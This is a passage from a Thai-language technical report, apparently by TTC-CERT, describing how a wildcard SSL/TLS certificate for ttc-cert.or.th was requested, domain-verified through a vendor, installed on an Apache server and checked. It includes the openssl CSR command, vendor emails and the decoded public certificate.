
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : AD:F7:BE:FA:7C:FF:10:C8:8B:9D:3D:9C:1E:3E:18:6A:
B4:67:29:5D:CF:B1:0C:24:CA:85:86:34:EB:DC:82:8A
Timestamp : Apr 19 07:50:27.561 2022 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:45:02:21:00:FE:D5:42:3C:68:79:2A:60:8D:36:F9:
AC:7A:F8:CD:2B:3B:31:F1:7E:16:45:74:94:12:0D:37:
EA:95:21:AB:E1:02:20:22:41:F5:D3:78:2B:5C:04:44:
3B:14:1C:0F:A0:68:BC:20:87:F7:36:7D:D4:4D:44:F1:
EB:10:65:CC:DE:7F:90
Signature Algorithm: sha256WithRSAEncryption
Signature Value:
97:75:f0:0f:4d:b6:f4:8a:62:ad:5d:64:44:cc:24:47:f6:e8:
28:5d:94:ff:46:96:3d:7f:70:e7:3c:47:89:41:f5:05:40:3e:
ce:2f:3d:40:07:07:53:68:fd:e3:0c:30:8b:f4:a8:f5:31:b1:
e8:fc:94:dc:f5:b5:ea:ff:47:95:77:a0:d2:7c:0c:b0:5f:2e:
f1:6c:68:3f:d5:15:e4:fe:ff:18:ca:49:ad:10:3e:e9:f1:c0:
0f:fc:57:ff:62:e7:94:f3:b3:38:e2:f4:4d:63:7e:0f:20:3f:
ce:df:ad:d6:be:ca:40:ff:ab:4f:eb:e0:01:7b:2a:47:41:fd:
a9:7e:d6:e7:8d:e9:50:b5:b0:6c:89:0b:76:58:b0:18:40:d5:
ba:37:0f:6a:dc:a5:e7:19:6e:74:43:5d:dc:b8:2c:5c:09:0f:
1c:f6:8c:2f:05:3f:fd:2b:66:68:03:e2:61:f5:7f:cf:d5:e7:
9e:ca:ec:0f:ad:22:00:43:b8:9b:a0:e7:18:fd:7b:3a:3b:93:
cd:b2:ec:df:62:eb:c2:09:4f:8d:2a:68:07:4c:bc:d8:c0:67:
99:17:fc:98:0c:7b:8d:c6:a7:fa:e5:aa:e1:a9:7b:b8:c2:26:
7c:64:9a:49:4d:e2:14:6d:db:ce:b8:32:27:8e:ae:56:e2:c8:
6c:fd:d6:ea

ผู้วิจัยจึงได้ทำการสร้าง Certificate Signing Request (CSR) ให้กับทาง vendor เพื่อใช้ในการสร้าง Public-Private Key Pair และ ออก SSL/TLS Certificate ตัวใหม่ให้กับระบบ Platform การแลกเปลี่ยนข้อมูล โดยใช้คำสั่ง

```
$ openssl req -new -newkey rsa:4096 -nodes -out star_ttc-cert_or_th.csr -keyout
star_ttc-cert_or_th.key -subj "/C=TH/ST=Bangkok/L=Phayathai/O=Thailand
Telecommunications Sector CERT/OU=Technical Team/CN=*.ttc-cert.or.th"
```

โดยขนาดของ RSA key length ที่ใช้จะมีขนาด 4096 bits ซึ่งเป็นไปตามที่ระบุไว้ใน “มาตรฐานการเขารหัสลับขอมูลและการจัดการกุญแจเขารหัสลับขอมูล” ของศูนย์ TTC-CERT ซึ่งระบุว่าการเขารหัสแบบ Asymmetric Key Encryption Algorithms กำหนดให้ใช้ RSA key length ที่มีขนาดไม่ต่ำว่า 3072 bits

เมื่อส่ง Certificate Signing Request (CSR) ให้กับทาง vendor เรียบร้อยแล้ว ทาง vendor จะตรวจสอบเพื่อยืนยันว่าศูนย์ TTC-CERT เป็นเจ้าของ Domain ttc-cert.or.th โดนการเพิ่มข้อมูล text record ลงใน nameserver ที่ศูนย์ TTC-CERT ใช้งานอยู่ รายละเอียดตาม**ภาพที่ 37**


Gmail

Pisut Muangsamai <pisut@ttc-cert.or.th>

CSR ของ ttc-cert.or.th

Nontawat Chawna <nontawat.ch@inet.co.th> Fri, May 12, 2023 at 3:04 PM
To: Pisut Muangsamai <pisut@ttc-cert.or.th>
Cc: INEXT <inext-service@inet.co.th>, inet-SSL <inet-ssl@inet.co.th>, sales <sales@idea-dot.com>, support <support@idea-dot.com>

เรียน ผู้ใช้บริการ

รบกวน map ค่า txt record เพื่อ verify domain : ttc-cert.or.th ตามรายละเอียดด้านล่างครับ

DNS TXT:

_globalsign-domain-verification=QmO[redacted]tk2f4JY


Domain to be Verified:

ttc-cert.or.th

Best Regards,
****
Nontawat Chawna (Pee)
Network Engineer
Email : nontawat.ch@inet.co.th
Mobile : 065-523-1729
INEXT Broadband Co., Ltd.

ภาพที่ 37 *แสดงกระบวนการตรวจสอบความเป็นเจ้าของ Domain ttc-cert.or.th*

เมื่อผ่านกระบวนการตรวจสอบความเป็นเจ้าของ Domain ttc-cert.or.th เรียบร้อยแล้ว ทาง vendor จะส่ง SSL/TLS Certificate ที่ถูก sign โดย GlobalSign พร้อมทั้งแนบ intermediate certificate เพื่อนำมาใช้ในการสื่อสารแบบ https ของระบบ Platform การแลกเปลี่ยนข้อมูล ต่อไป รายละเอียดตาม **ภาพที่ 38**



Gmail — Pisut Muangsamai <pisut@ttc-cert.or.th>

CSR ของ ttc-cert.or.th

Nontawat Chawna <nontawat.ch@inet.co.th> Fri, May 12, 2023 at 3:19 PM
To: Pisut Muangsamai <pisut@ttc-cert.or.th>
Cc: INEXT <inext-service@inet.co.th>, inet-SSL <inet-ssl@inet.co.th>, sales <sales@idea-dot.com>, support <support@idea-dot.com>

เรียน ผู้ใช้บริการ

ทางทีมดำเนินการ Gen Certificate SSL สำหรับโดเมน : *.ttc-cert.or.th เรียบร้อยครับ
รายละเอียด Certificate สำหรับติดตั้งตามไฟล์แนบครับ

คู่มือสำหรับการติดตั้ง Certificate SSL
https://www.digicert.com/kb/ssl-certificate-installation.htm

รบกวนผู้ใช้บริการตรวจสอบ Service การใช้งานและ Confirm กลับมาทาง E-Mail ภายในระยะเวลา 7 วันครับ

ผลการใช้งาน : _____ (โปรดระบุ: ใช้งานได้/ใช้งานไม่ได้)

หมายเหตุ

หากภายในระยะเวลา 7 วัน ทางผู้ใช้บริการไม่แจ้งผลการใช้งานกลับมาทาง E-Mail ฉบับนี้ ทางบริษัทขออนุญาตปิด JOB ครับ

ทั้งนี้หากทางลูกค้าพบปัญหาการใช้งานหรือต้องการสอบถามข้อมูลเพิ่มเติม สามารถแจ้งมาที่ E-mail : noc@inet.co.th และ Call center : 022577111 Hotline : 022571998 ได้ตลอด 24 ชั่วโมงครับ

Best Regards,
****
Nontawat Chawna (Pee)
Network Engineer
Email : nontawat.ch@inet.co.th
Mobile : 065-523-1729
INEXT Broadband Co., Ltd.

จาก: "Pisut Muangsamai" <pisut@ttc-cert.or.th>
ถึง: "Nontawat Chawna" <nontawat.ch@inet.co.th>
สำเนา: "INEXT" <inext-service@inet.co.th>, "inet-SSL" <inet-ssl@inet.co.th>, "sales" <sales@idea-dot.com>, "support" <support@idea-dot.com>
ส่งแล้ว: ศุกร์, 12 พฤษภาคม, 2023 3:10:08 PM
เรื่อง: Re: CSR ของ ttc-cert.or.th
[Quoted text hidden]

2 attachments
Certificate_ttc-cert.or.th.crt 3K
Intermediate CA_ttc-cert.or.th.crt 3K

ภาพที่ 38 *แสดงผลการตรวจสอบความเป็นเจ้าของ Domain ttc-cert.or.th และได้รับ SSL/TLS Certificate*

1.1. จากนั้น ผู้วิจัยจึงได้ดำเนินการนำ SSL/TLS Certificate ไปติดตั้ง โดยมีขั้นตอนดังนี้

1.1.1. นำไฟล์ที่เกี่ยวข้องกับ SSL/TLS Certificate ทั้งหมดไปวางไว้ที่ต่าง ๆ ในระบบ Platform การแลกเปลี่ยนข้อมูล ดังนี้

1.1.1.1. ไฟล์ Certificate อยู่ที่ /etc/ssl/private/Certificate_ttc-cert.or.th.pem

1.1.1.2. ไฟล์ Private Key อยู่ที่ /etc/ssl/private/Private_ttc-cert.or.th.pem

1.1.1.3. ไฟล์ Certificate Chain อยู่ที่ /etc/ssl/private/CA_ttc-cert.or.th.crt

1.1.2. จากนั้นสั่งให้ระบบ Platform การแลกเปลี่ยนข้อมูล ดำเนินการ restart บริการ apache2 โดย

```
$ sudo service apache2 restart
```

1.2. การตรวจสอบความถูกต้องของ SSL/TLS Certificate ตัวใหม่

SSL/TLS Certificate ตัวใหม่ (Serial Number: 5e:6f:2f:07:93:14:d4:71:87:cc:27:50) ซึ่งจะหมดอายุภายใน 12 มิ.ย.67 มีรายละเอียดดังนี้

```
-----BEGIN CERTIFICATE-----
MIIHTzCCBjegAwIBAgIMXm8vB5MU1HGHzCdQMA0GCSqGSIb3DQEBCwUAMEwxCzAJ
BgNVBAYTAkJFMRkwFwYDVQQKExBHbG9iYWxTaWduIG52LXNhMSIwIAYDVQQDExlB
bHBoYVNTTCBDQSAtIFNIQTI1NiAtIEc0MB4XDTIzMDUxMjA4MTQwNVoXDTI0MDYx
MjA4MTQwNFowGzEZMBcGA1UEAwwQKi50dGMtY2VydC5vci50aDCCAiIwDQYJKoZI
hvcNAQEBBQADggIPADCCAgoCggIBAMnr4FE1DYgJE9qk940UsK9LdtmT37PlwLYR
9p2o7+NOVWRpQdvWgEmJZH3lI1XqR9XNf9CwCmt0XQv2rESLmGj90YzTUZjdwbJU
mvcRgU6ehuXGyW4NNDyNbp0ARU2lCW32go1iLU6lh/zM0vZxC7qWoG2zv1mMVlgp
/TlTmktRJej4ZwDymTNKFJ3EoZCcuV60yet8yQRQYcl5m0VQNHKWt8gVFpNjIpsu
DfaMxeYF14MnajeJpV/dy6ELe9ZZMb71QAVL/yf6KPTz+w1YI0CGiOhwgWso5BLI
imlgSi8z6eU8taqUlVVimaPDfFWaMBaeJjB3MdtnI8+0lnuWr0n8yqFVlOWzsNjP
plbc8xLuQDfAo5feNTIahb4RWEjMtH4e9RWkZ6Y+JBWmCRg4a+4wqsOSIEn8/xpN
cUsGhH5WDWA8QwP1cPs0uNiW3bRKBcsO29i6U7+DWCvt4wYA/FVjt4tzUhHFLyB/
tkFjPNb/B/ViQCkj9FkXxCQbvnoZhvgKEJfdi8MD8VXcq6F32cjrry84VKHgg4yB
eW3V+NDDZGflwIYjrtmDhha+E38/vOWoM7IKQbw/sxtMn4Z/3ovu0cxg/0F+PsO3
6m26dklUa/ovE+p1dWKfy7RRdiGd5+tX4hgpokJoWwQpr0lYU8y9maFRTldWmLo2
qohm2IqpAgMBAAGjggNgMIIDXDAOBgNVHQ8BAf8EBAMCBaAwgZMGCCsGAQUFBwEB
BIGGMIGDMEYGCCsGAQUFBzAChjpodHRwOi8vc2VjdXJlLmdsb2JhbHNpZ24uY29t
L2NhY2VydC9hbHBoYXNzbGNhc2hhMjU2ZzQuY3J0MDkGCCsGAQUFBzABhi1odHRw
Oi8vb2NzcC5nbG9iYWxzaWduLmNvbS9hbHBoYXNzbGNhc2hhMjU2ZzQwVwYDVR0g
```

BFAwTjAIBgZngQwBAgEwQgYKKwYBBAGgMgoBAzA0MDIGCCsGAQUFBwIBFiZodHRw
czovL3d3dy5nbG9iYWxzaWduLmNvbS9yZXBvc2l0b3J5LzAJBgNVHRMEAjAAMEEG
A1UdHwQ6MDgwNqA0oDKGMGh0dHA6Ly9jcmwuZ2xvYmFsc2lnbi5jb20vYWxwaGFz
c2xjYXNoYTI1Nmc0LmNybDArBgNVHREEJDAighAqLnR0Yy1jZXJ0Lm9yLnRogg50
dGMtY2VydC5vci50aDAdBgNVHSUEFjAUBggrBgEFBQcDAQYIKwYBBQUHAwIwHwYD
VR0jBBgwFoAUT8usqMLvq92Db2u/zpg9XFgldhUwHQYDVR0OBBYEFC9h4n/4izCg
B4Cp5VU4BpLmWDzNMIIBfwYKKwYBBAHWeQIEAgSCAW8EggFrAWkAdQDuzdBk1dsa
zsVct520zROiModGfLzs3sNRSFlGcR+1mwAAAYgPBkl1AAAEAwBGMEQCIE6JaBQu
ijVf+OaQtJ1tQzj17LdzL1cnYkDET0uy1Q96AiBswHxYijxN21NuFtrX7PblzLfa
UUSkEajZOc3AmJ9DrAB3AEiw42vapkc0D+VqAvqdMOscUgHLVt0sgdm7v6s52IRz
AAABiA8GRo0AAAQDAEgwRgIhAISBvElviriNZNCRJVYs5yJv1XXHYYJ1ov8JtSI5
pRTzAiEA6gl+kaxAoD4tHxsxXqHH/MID2w3yMPcWj5LqFGMA6qUAdwDatr9rP7W2
Ip+bwrtca+hwkXFsu1GEhTS9pD0wSNf7qwAAAYgPBkakAAAEAwBIMEYCIQCok9Zt
pCxjxmIsLmyhSFoVrYpR8OThJxFFLsnlQCIbowIhAI283CSpky+mXNer+7Jv9F53
5YxNHWD1RFUqrSJPgy9WMA0GCSqGSIb3DQEBCwUAA4IBAQBuN0RmDc8uPz3faY1z
CzBcpUXKkaTKyjTW5bAUFuQg9Sjemit+nusnBu9rOeUrVl50Q6FtZkTHgEsg2+k
r/gJTDRn50DcdmTnWRTXSdG4h3H+YkAkR0JjXQYWIp9E0Of1P01NZmysv28UaQRQ
6ODbTtoyou8zmbEf8olIUqA4iocexp6nPHa7kEH1fh0VEVuNbpz4r9mIZe0oOGjv
OzpdnLelcs17WyOrTjVqcsoJXJVUuj36KWfyAKyxwSKtiUjGC0JymWcwxnp4epf1
mxSCeqYQzUEu7luV4zhVTMaHrzG6DVjqZAOY87j0IozP8EBONCjhJMvuAYZFc4G1
RIjF
-----END CERTIFICATE-----

เมื่อทำการ decode SSL/TLS Certificate ซึ่งจะเห็นว่าจะหมดอายุใน 12 มิ.ย.67 ดังนี้

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            5e:6f:2f:07:93:14:d4:71:87:cc:27:50

Signature Algorithm: sha256WithRSAEncryption

Issuer: C = BE, O = GlobalSign nv-sa, CN = AlphaSSL CA - SHA256 - G4

Validity

Not Before: May 12 08:14:05 2023 GMT

Not After : Jun 12 08:14:04 2024 GMT

Subject: CN = *.ttc-cert.or.th

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

Public-Key: (4096 bit)

Modulus:

00:c9:eb:e0:51:35:0d:88:09:13:da:a4:f7:8d:14:
b0:af:4b:76:d9:93:df:b3:e5:c0:b6:11:f6:9d:a8:
ef:e3:4e:55:64:69:41:db:d6:80:49:89:64:7d:e5:
23:55:ea:47:d5:cd:7f:d0:b0:0a:6b:74:5d:0b:f6:
ac:44:8b:98:68:fd:d1:8c:d3:51:98:dd:c1:b2:54:
9a:f7:11:81:4e:9e:86:e5:c6:c9:6e:0d:34:3c:8d:
6e:9d:00:45:4d:a5:09:6d:f6:82:8d:62:2d:4e:a5:
87:fc:cc:d2:f6:71:0b:ba:96:a0:6d:b3:bf:59:8c:
56:58:29:fd:39:53:9a:4b:51:25:e8:f8:67:00:f2:
99:33:4a:14:9d:c4:a1:90:9c:b9:5e:b4:c9:eb:7c:
c9:04:50:61:c9:79:9b:45:50:34:72:96:b7:c8:15:
16:93:63:22:9b:2e:0d:f6:8c:c5:e6:05:d7:83:27:
6a:37:89:a5:5f:dd:cb:a1:0b:7b:d6:59:31:be:f5:
40:05:4b:ff:27:fa:28:f4:f3:fb:0d:58:23:40:86:
88:e8:70:81:6b:28:e4:12:c8:8a:69:60:4a:2f:33:
e9:e5:3c:b5:aa:94:95:55:62:99:a3:c3:7c:55:9a:
30:16:9e:26:30:77:31:db:67:23:cf:b4:96:7b:96:
af:49:fc:ca:a1:55:94:e5:b3:b0:d8:cf:a6:56:dc:
f3:12:ee:40:37:c0:a3:97:de:35:32:1a:85:be:11:
58:48:cc:b4:7e:1e:f5:15:a4:67:a6:3e:24:15:a6:

```
                09:18:38:6b:ee:30:aa:c3:92:20:49:fc:ff:1a:4d:
                71:4b:06:84:7e:56:0d:60:3c:43:03:f5:70:fb:34:
                b8:d8:96:dd:b4:4a:05:cb:0e:db:d8:ba:53:bf:83:
                58:2b:ed:e3:06:00:fc:55:63:b7:8b:73:52:11:c5:
                2f:20:7f:b6:41:63:3c:d6:ff:07:f5:62:40:29:23:
                f4:59:17:c4:24:1b:be:7a:19:86:f8:0a:10:97:dd:
                8b:c3:03:f1:55:dc:ab:a1:77:d9:c8:eb:af:2f:38:
                54:a1:e0:83:8c:81:79:6d:d5:f8:d0:c3:64:67:e5:
                c0:86:23:ae:d9:83:86:16:be:13:7f:3f:bc:e5:a8:
                33:b2:0a:41:bc:3f:b3:1b:4c:9f:86:7f:de:8b:ee:
                d1:cc:60:ff:41:7e:3e:c3:b7:ea:6d:ba:76:49:54:
                6b:fa:2f:13:ea:75:75:62:9f:cb:b4:51:76:21:9d:
                e7:eb:57:e2:18:29:a2:42:68:5b:04:29:af:49:58:
                53:cc:bd:99:a1:51:4e:57:56:98:ba:36:aa:88:66:
                d8:8a:a9
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature, Key Encipherment
            Authority Information Access:
                CA Issuers -
URI:http://secure.globalsign.com/cacert/alphasslcasha256g4.crt
                OCSP - URI:http://ocsp.globalsign.com/alphasslcasha256g4
            X509v3 Certificate Policies:
                Policy: 2.23.140.1.2.1
                Policy: 1.3.6.1.4.1.4146.10.1.3
                  CPS: https://www.globalsign.com/repository/
            X509v3 Basic Constraints:
                CA:FALSE
            X509v3 CRL Distribution Points:
```

Full Name:
URI:http://crl.globalsign.com/alphasslcasha256g4.crl
X509v3 Subject Alternative Name:
DNS:*.ttc-cert.or.th, DNS:ttc-cert.or.th
X509v3 Extended Key Usage:
TLS Web Server Authentication, TLS Web Client Authentication
X509v3 Authority Key Identifier:
4F:CB:AC:A8:C2:EF:AB:DD:83:6F:6B:BF:CE:98:3D:5C:58:25:76:15
X509v3 Subject Key Identifier:
2F:61:E2:7F:F8:8B:30:A0:07:80:A9:E5:55:38:06:92:E6:58:3C:CD
CT Precertificate SCTs:
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : EE:CD:D0:64:D5:DB:1A:CE:C5:5C:B7:9D:B4:CD:13:A2:
32:87:46:7C:BC:EC:DE:C3:51:48:59:46:71:1F:B5:9B
Timestamp : May 12 08:14:10.293 2023 GMT
Extensions: none
Signature : ecdsa-with-SHA256
30:44:02:20:4E:89:68:14:2E:8A:35:5F:F8:E6:90:B4:
9D:6D:43:38:F5:EC:B7:73:2F:57:27:62:40:C4:4F:4B:
B2:D5:0F:7A:02:20:6C:C0:7C:58:8A:3C:4D:DB:53:6E:
16:DA:D7:EC:F6:E5:CC:B7:DA:51:44:A4:11:A8:D9:39:
CD:C0:98:9F:43:AC
Signed Certificate Timestamp:
Version : v1 (0x0)
Log ID : 48:B0:E3:6B:DA:A6:47:34:0F:E5:6A:02:FA:9D:30:EB:
1C:52:01:CB:56:DD:2C:81:D9:BB:BF:AB:39:D8:84:73
Timestamp : May 12 08:14:09.549 2023 GMT
Extensions: none
Signature : ecdsa-with-SHA256

30:46:02:21:00:84:81:BC:49:6F:8A:B8:8D:64:D0:91:
25:56:2C:E7:22:6F:D5:75:C7:61:82:75:A2:FF:09:B5:
22:39:A5:14:F3:02:21:00:EA:09:7E:91:AC:40:A0:3E:
2D:1F:1B:31:5E:A1:C7:FC:C2:03:DB:0D:F2:30:F7:16:
8F:92:EA:14:63:00:EA:A5

Signed Certificate Timestamp:

Version : v1 (0x0)

Log ID : DA:B6:BF:6B:3F:B5:B6:22:9F:9B:C2:BB:5C:6B:E8:70:
91:71:6C:BB:51:84:85:34:BD:A4:3D:30:48:D7:FB:AB

Timestamp : May 12 08:14:09.572 2023 GMT

Extensions: none

Signature : ecdsa-with-SHA256

30:46:02:21:00:A8:93:D6:6D:A4:2C:63:C6:62:2C:2E:
6C:A1:48:5A:15:AD:8A:51:F0:E4:E1:27:11:45:2E:C9:
E5:40:22:1B:A3:02:21:00:8D:BC:DC:24:A9:93:2F:A6:
5C:D7:AB:FB:B2:6F:F4:5E:77:E5:8C:4D:1D:60:F5:44:
55:2A:AD:22:4F:83:2F:56


Signature Algorithm: sha256WithRSAEncryption

Signature Value:

